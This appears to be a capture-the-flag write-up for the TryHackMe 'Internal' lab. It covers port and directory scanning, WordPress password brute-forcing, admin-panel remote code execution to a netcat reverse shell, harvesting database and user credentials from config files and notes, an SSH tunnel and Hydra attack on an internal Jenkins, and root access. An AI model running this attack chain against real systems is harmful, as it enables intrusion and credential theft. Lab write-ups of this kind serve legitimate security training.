Initiating NSE at 10:55

Completed NSE at 10:55, 6.07s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.83s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Nmap scan report for 10.10.99.195

Host is up (0.20s latency).

Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)

256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)

__ 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

| http-methods:

|_ Supported Methods: GET POST OPTIONS HEAD |_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=32627%PV=Y%DS=5%DC=T%G=Y%TM=64B6A7D

OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1

OS:1NW7%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN

OS: (R = Y%DF = Y%T = 40%W = F507%O = M508NNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q =)T1(R = Y%DF = Y%T = 40%S = O%A = S + %F = ASAMANNSNW7%CC = Y%Q = Y%Q = Y%T = Y%T

OS:S%RD = 0%Q =)T2(R = N)T3(R = N)T4(R = Y%DF = Y%T = 40%W = 0%S = A%A = Z%F = R%O = %RD = 0%Q =)T5(R = X%DF = Y%T =

OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+

%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F

OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+

%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%

OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD OS:=S)

Uptime guess: 48.271 days (since Wed May 31 04:25:10 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=257 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)

HOP RTT ADDRESS

1 103.47 ms 10.17.0.1

2 ... 4

5 230.87 ms 10.10.99.195

NSE: Script Post-scanning.

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 34.40 seconds Raw packets sent: 1214 (57.442KB) | Rcvd: 1080 (46.690KB)

gobuster

root@ip-10-10-82-76:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.99.195

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.10.99.195

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

[+] Status codes: 200,204,301,302,307,401,403

[+] User Agent: gobuster/3.0.1

[+] Timeout: 10s


2023/07/18 15:57:06 Starting gobuster

/blog (Status: 301)

/wordpress (Status: 301) /javascript (Status: 301) /phpmyadmin (Status: 301)

2023/07/18 15:57:16 Finished

Wapplyzer



PageOfInterests

http://internal.thm/blog/index.php/sample-page/ [info ?]

http://internal.thm/blog/wp-login.php [wordpress login!]

http://192.168.1.45/blog/wp-admin/ [somewhere ?]

http://internal.thm/blog/index.php/author/admin/ [admin hmm]

http://internal.thm/blog/index.php/wp-json/

http://internal.thm/blog/index.php/wp-json/wp/v2/users [users info !!?]


http://internal.thm/blog/xmlrpc.php [xmlrpc is active, we can perform a dictionary attack for credentials (we already know that username admin exists)]

use the following

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users

http://internal.thm/blog/readme.html [interesting]

wp-login.php




==> user with username **admin** exists and it is confirmed by the above screenshot

xmlrpc

http://internal.thm/blog/xmlrpc.php [xmlrpc is active, we can perform a dictionary attack for credentials

(we already know that username admin exists)]



use the following

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users

Exploitation

Wordpress

During information gathering we found out that

xmlrpc was enabled and also wp-login page clearly showed us that username 'admin' exists and therefore we performed brute-force attack


```
| Valid Combinations Found:
| Username: admin, Password: my2boys

[!] No WPVulnDB API Token given, as a result vulnerability data has not been out put.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up


[+] Finished: Wed Jul 19 07:15:43 2023
[+] Requests Done: 4063
[+] Cached Requests: 4
[+] Data Sent: 1.939 MB
[+] Data Received: 22.413 MB
[+] Memory used: 303.285 MB
[+] Elapsed time: 00:01:12
```

username: admin password: my2boys

Hence, we are now able to access the admin dashboard



Since we have access to admin dashboard, we can now perform RCE and get a reverse shell



https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce

```
-(kali⊕kali)-[~]
 -$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.178.94] 55458
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Lin
ux
06:28:45 up 18 min, 0 users, load average: 0.01, 0.12, 0.22
USER
        TTY
                  FROM
                                   LOGIN<sub>®</sub>
                                            IDLE JCPU
                                                           PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ tty
not a tty
$ which python
/usr/bin/python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@internal:/$ ls
lst
bin
      dev initrd.img
                             lib64
                                         mnt root snap
                                                                sys var
```

CONTENTS OF var/www/html

```
www-data@internal:/var/www$ cd html
cd html
www-data@internal:/var/www/html$ ls
ls
index.html wordpress
www-data@internal:/var/www/html$ cd wordpress
cd wordpress
www-data@internal:/var/www/html/wordpress$ ls
ls
index.php
                 wp-blog-header.php
                                       wp-cron.php
                                                           wp-mail.php
license.txt
                 wp-comments-post.php
                                       wp-includes
                                                           wp-settings.php
                                       wp-links-opml.php
readme.html
                 wp-config-sample.php
                                                           wp-signup.php
wp-activate.php wp-config.php
                                       wp-load.php
                                                           wp-trackback.php
                                       wp-login.php
wp-admin
                 wp-content
                                                           xmlrpc.php
www-data@internal:/var/www/html/wordpress$
```

```
PORTIONS OF wp-config.php
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'wordpress' );
/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', " );
/**#@+
* Authentication Unique Keys and Salts.
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-
key service}
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to
log in again.
*
* @since 2.6.0
*/
                       'No9]-c] _7M5ae[&|ow)97dfBLUV1G8AakB)?#XIN:W`y4?tgN,DOoC8 mD/)8vh' );
define( 'AUTH_KEY',
define( 'SECURE AUTH KEY', 'xs.zSjNj^a: zpzBLb@r[u65WA9uNd:vLXtLs^>@g38*x.kVxr q,yoGlOpd%Xde' );
define( 'LOGGED_IN_KEY', 'rZU=>v+8g,ey/*Q;c**79^K14&M@2-IDB)DknMf7<a/;hviCw?kRv=MW5lk.vSoG');
                         8v = {7jgkSu|D[Nfy]y}>MX}60oSjSMn^qC2rW%V,3|Fg0TJrB6m4}Mb>V@[pZ<w');
define( 'NONCE_KEY',
```


'ASOB>S,c3MiYiYSh!;My@BaY7MYRQRI}/~ZC6k?9^e7/jCB00r@Z0)Oe@gQ8Trk*');

define('AUTH SALT',

 $\label{lem:define} define('SECURE_AUTH_SALT', 'd(=umc=!qOCnjIvr\sim_T_(Ia5.mG6VGF\sim ktdtt1uzj6A$KJsEAAA5k7.(zFgLa96['); define('LOGGED_IN_SALT', '\sim A,!e|5RGqu!KB=/1R4TN_tcGuK}+]]I_p`FZ[(\sim L0rv_OY\#EItD)tC [hM|I|0z'); define('NONCE_SALT', 'H+T|fK,+u K}_qDTs,ob{,h0TLbd}#pwksNuBzu9\sim Kw<GcDnJiMYm}[AvPQVTr_,'); \\$

/**#@-*/

INFORMATION LEAKAGE



username: william password: arnold147

SysEnumeration

Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

Kernel: 4.15.0-112-generic

Linux version 4.15.0-112-generic (buildd@lcy01-amd64-027) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020

www-data@internal:/\$ env

env

APACHE_LOG_DIR=/var/log/apache2

LANG=C

INVOCATION_ID=66ea16ff7c7b48dda811e3b1656bd780

APACHE_LOCK_DIR=/var/lock/apache2

PWD=/

JOURNAL_STREAM=9:19733

APACHE_RUN_GROUP=www-data

APACHE_RUN_DIR=/var/run/apache2

APACHE_RUN_USER=www-data

APACHE_PID_FILE=/var/run/apache2/apache2.pid

SHLVL=1

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/shin:/snap/bin

_=/usr/bin/env

OLDPWD=/home

/etc/passwd

www-data@internal:/\$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin

systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin

syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin

lxd:x:105:65534::/var/lib/lxd/:/bin/false

uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin

dnsmasq:x:107:65534:dnsmasq,,,;/var/lib/misc:/usr/sbin/nologin

landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin

pollinate:x:109:1::/var/cache/pollinate:/bin/falsesshd:x:110:65534::/run/sshd:/usr/sbin/nologin

aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash

mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false

mySQL


Extract usernames and passwords:

```
root@ip-10-10-48-8:~# john hewwo.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "phpass", but the string is also recognized as "phpa
ss-opencl"
Use the "--format=phpass-opencl" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
my2boys (?)
1g 0:00:00:00 DONE (2023-07-19 11:36) 1.298g/s 5236p/s 5236c/s 5236C/s cheska..p
okpok
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed.
```

As usual, nothing fun, the same old pass for wordpress login

phpMyAdmin


used password "wordpress123" and username "wordpress" which was found previously



USERNAME AND PASSWORD FOR PHPMYADMIN LEAK /etc/phpmyadmin

```
www-data@internal:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
  automatically generated from /etc/dbconfig-common/phpmyadmin.conf
  by /usr/sbin/dbconfig-generate-include
##
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded. *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
www-data@internal:/etc/phpmyadmin$
```

\$dbuser='phpmyadmin';
\$dbpass='B2Ud4fEOZmVq';



linPeas

```
.sh files in path

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
```

userAccount

CREDENTIAL LEAK at /opt

```
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,
Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:bubb13guM!@#123
www-data@internal:/opt$
```

username: aubreanna

password: bubb13guM!@#123

jenkins

aubreanna@internal:~\$ cat jenkins.txt cat jenkins.txt

Internal Jenkins service is running on 172.17.0.2:8080

since we found that we can ssh into the server @abreanna using same credentials

We started **ssh tunnelling** to our system since we cannot directly access jenkins service running internally on the target machine

```
(kali⊕ kali)-[~]
$ ssh -N -L localhost:8088:172.17.0.2:8080 aubreanna@10.10.53.192
aubreanna@10.10.53.192's password:
Permission denied, please try again.
aubreanna@10.10.53.192's password:
```

```
Tasks: 57, 116 thr; 1 running
 Mem[|||||||685M/1.94G]
                                                       Load average: 0.00 0.00 0.00
                                             OK/OK]
 Swp[
PID USER
               PRI NI VIRT
                                RES
                                      SHR S CPU% MEM% TIME+ Command
1771 aubreanna 20
                      0 2531M
                               262M 26832 S 0.0 13.2 0:00.02 java -Duser.home=/var/jenkins_home -Djenkin
1772 aubreanna 20
                      0 2531M
                              262M 26832 S 0.0 13.2 0:00.02 java -Duser.home=/var/jenkins_home -Djenkin
                    0 2531M 262M 26832 S 0.0 13.2 0:00.16 java -Duser.home=/var/jenkins_home -Djenkin
1773 aubreanna 20
                     0 2531M
                               262M 26832 S
                                                        0:00.03 java -Duser.home=/var/jenkins_home -Djenkin
1774 aubreanna
                20
                                              0.0 13.2
1777 aubreanna
                               262M 26832 S
                20
                     0 2531M
                                              0.0 13.2 0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
                              262M 26832 S 0.0 13.2 0:00.00 java -Duser.home=/var/jenkins_home -Djenkin 262M 26832 S 0.0 13.2 0:00.00 java -Duser.home=/var/jenkins_home -Djenkin 262M 26832 S 0.0 13.2 0:00.01 java -Duser.home=/var/jenkins_home -Djenkin
2362 aubreanna
                20
2364 aubreanna
                20
                     0 2531M
3078 aubreanna
                20
3079 aubreanna 20
                     0 2531M 262M 26832 S 0.0 13.2 0:00.01 java -Duser.home=/var/jenkins_home -Djenkin
3081 aubreanna 20
                     0 2531M 262M 26832 S 0.0 13.2 0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
3082 aubreanna 20
                    0 2531M 262M 26832 S 0.0 13.2 0:00.00 java -Duser.home=/var/jenkins home -Djenkin
                     0 2531M 262M 26832 S 0.0 13.2 0:35.34 java -Duser.home=/var/jenkins_home -Djenkin
1588 aubreanna 20
                    0 76692 7148 6232 S 0.0 0.4 0:00.01 /lib/systemd/systemd --user
2000 aubreanna 20
```

BRUTE-FORCING PASSWORD USING (ASSUMED) DEFAULT USERNAME admin

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "harley" - 232 of 14344399 [child 5] (0/0) [8088][http-post-form] host: 127.0.0.1 login: admin password: spongebob [STATUS] attack finished for 127.0.0.1 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-19 12:05:39
```

MAJOR LEAK: JENKINS CONTAINS ROOT ACCOUNT

```
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense
here. Use them if you
need access to the root user account.
root:tr0ub13guM!@#123
jenkins@jenkins:/opt$
```

username: root

password: tr0ub13guM!@#123

ROOTED!

```
<u>root@internal:/#</u> ls
bin
            initrd.img
                            lib64
                                              root snap
                                                              sys
      etc
            initrd.img.old lost+found opt
                                                                  vmlinuz
boot
                                              run
                                                    srv
                                                              tmp
cdrom home lib
                            media
                                        proc sbin swap.img usr vmlinuz.old
root@internal:/# cd root
root@internal:~# ls
root.txt snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```

ssh

I can connect to SSH @ abreanna using same credentials

```
-(kali⊕kali)-[~]
$ ssh aubreanna@10.10.53.192
aubreanna@10.10.53.192's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
 * Documentation:
                   https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
  System information as of Wed Jul 19 12:36:55 UTC 2023
  System load: 0.0
                                  Processes:
                                                           119
  Usage of /: 63.7% of 8.79GB
                                  Users logged in:
                                                           0
  Memory usage: 34%
                                  IP address for eth0:
                                                           10.10.53.192
                                  IP address for docker0: 172.17.0.1
  Swap usage:
                0%
  \Rightarrow There is 1 zombie process.
```